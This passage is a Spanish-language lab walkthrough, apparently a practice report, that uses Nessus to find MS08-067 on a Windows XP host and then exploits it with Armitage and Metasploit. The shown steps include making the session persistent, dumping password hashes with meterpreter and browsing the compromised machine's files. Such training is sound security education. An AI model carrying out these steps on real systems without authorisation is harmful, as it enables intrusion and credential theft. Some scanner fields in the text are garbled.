
Match: All of the following:
Metasploit Exploit Framework is equal to true

The results pane shows a single host entry: 192.168.0.41. To the right, the "Scan Details" panel provides information about the scan:

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: May 15 at 12:51 PM
- End: May 15 at 1:00 PM
- Elapsed: 9 minutes

The "Vulnerabilities" section includes a pie chart showing the distribution of severity levels:

- Critical: 1
- High: 1
- Medium: 1
- Low: 1
- Info: 1



A detailed view of a specific vulnerability report. The title is "advanceScanOierXP / Plugin #34477". The "Description" section states: "MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unauthenticated check)". It notes that the remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this via a specially crafted RPC request to execute arbitrary code with "System" privileges. The "Solution" section indicates that Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008. The "Output" section shows a table with one row: Port (445/tcp/elt) and Host (192.168.0.41). The "Plugins Details" panel on the right provides technical details: Severity: Critical, ID: 34477, Version: 1.53, Type: remote, Family: Windows, Published: October 23, 2008, Modified: August 5, 2009. The "Risk Information" panel shows the risk factor as Critical, with CVSS v3.0 Base Score: 9.8, CVSS v3.0 Vector: CVSS3.0/A!N/A/C/L/R/N/U/H/D/I/H/K/H, and CVSS v2.0 Temporal Vector: CVSS3.0/E/H/RL/RC/C. The "Vulnerability Information" panel lists CPE: cpe:/o:microsoft:windows, Exploit Available: true, Exploit Ease: Exploits are available, Patch Pub Date: October 23, 2008, Vulnerability Pub Date: October 23, 2008, and In the news: true. The "Exploitables With" panel lists Metasploit (MS08-067 Microsoft Server Service).

Vamos a apuntar el metasploit que podemos usar para vulnerar Windows xp, en este caso MS08-067

Vulnerability Information

CPE: cpe:/o:microsoft:windows

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: October 23, 2008

Vulnerability Pub Date: October 23, 2008

In the news: true

Exploitable With

Metasploit (MS08-067 Microsoft Server Service

Relative Path Stack Corruption)

CANVAS ()

Core Impact


Ahora vamos a usar armitage para vulnerar las maquinas con los exploits que hemos encontrado

En primer lugar, tenemos que iniciar la base de datos y el servicio postgresql


The screenshot shows a terminal window titled "zalba@zalba: ~/Descargas". The session starts with a password prompt for "zalba". It then proceeds to start the PostgreSQL database, creating a user named "msf". A message prompts the user to enter a password for the new role. The user then creates databases named "msf" and "msf_test". Both creation attempts include a note from Kali developers about Python 2 compatibility. Finally, the user starts the PostgreSQL service with the command "\$ service postgresql start".

```
[sudo] password for zalba:  
[+] Starting database  
[+] Creating database user 'msf'  
Ingrese la contraseña para el nuevo rol:  
Ingrésela nuevamente:  
[+] Creating databases 'msf'  
(Message from Kali developers)  
We have kept /usr/bin/python pointing to Python 2 for backwards compatibility. Learn how to change this and avoid this message:  
⇒ https://www.kali.org/docs/general-use/python3-transition/  
(Run: "touch ~/.hushlogin" to hide this message)  
[+] Creating databases 'msf_test'  
(Message from Kali developers)  
We have kept /usr/bin/python pointing to Python 2 for backwards compatibility. Learn how to change this and avoid this message:  
⇒ https://www.kali.org/docs/general-use/python3-transition/  
(Run: "touch ~/.hushlogin" to hide this message)  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema  
(zalba@zalba)-[~/Descargas]  
$ service postgresql start  
(zalba@zalba)-[~/Descargas]  
$
```


Ya podemos ejecutar armitage




Añadimos los hosts de las máquinas que queremos atacar y les aplicamos un quick scan o un intense scan. Así podemos volver a ver los puertos abiertos (lo que hacíamos con nmap) y también podemos identificar el sistema operativo.




Buscamos el exploit que hemos encontrado en Nessus y lo aplicamos a la maquina correspondiente




Cuando la maquina se pone en rojo, se ha vulnerado con éxito.




Lo primero que hay que hacer es ponerlo persistente para que aguante.




Abrimos una consola de meterpreter donde podemos ejecutar muchos comandos de interes. En este caso, hacemos un hashdump para obtener los hashes de las contraseñas del Windows.





Una vez que la maquina esta vulnerada, podemos hacer muchas cosas, como por ejemplo ver los archivos del sistema.



